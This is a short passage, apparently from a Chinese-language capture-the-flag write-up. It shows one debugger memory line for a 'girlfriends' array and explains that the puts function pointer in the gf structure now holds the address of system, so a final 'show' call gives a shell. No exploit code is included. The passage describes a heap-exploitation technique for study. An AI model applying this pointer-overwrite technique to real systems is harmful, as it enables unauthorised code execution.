0x6020c0 <girlfriends+32>: 0x00000000      0x00000000
```

然后gf放puts函数的地方现在放着的是system的地址，通过最后那一次show，就可以拿到shell。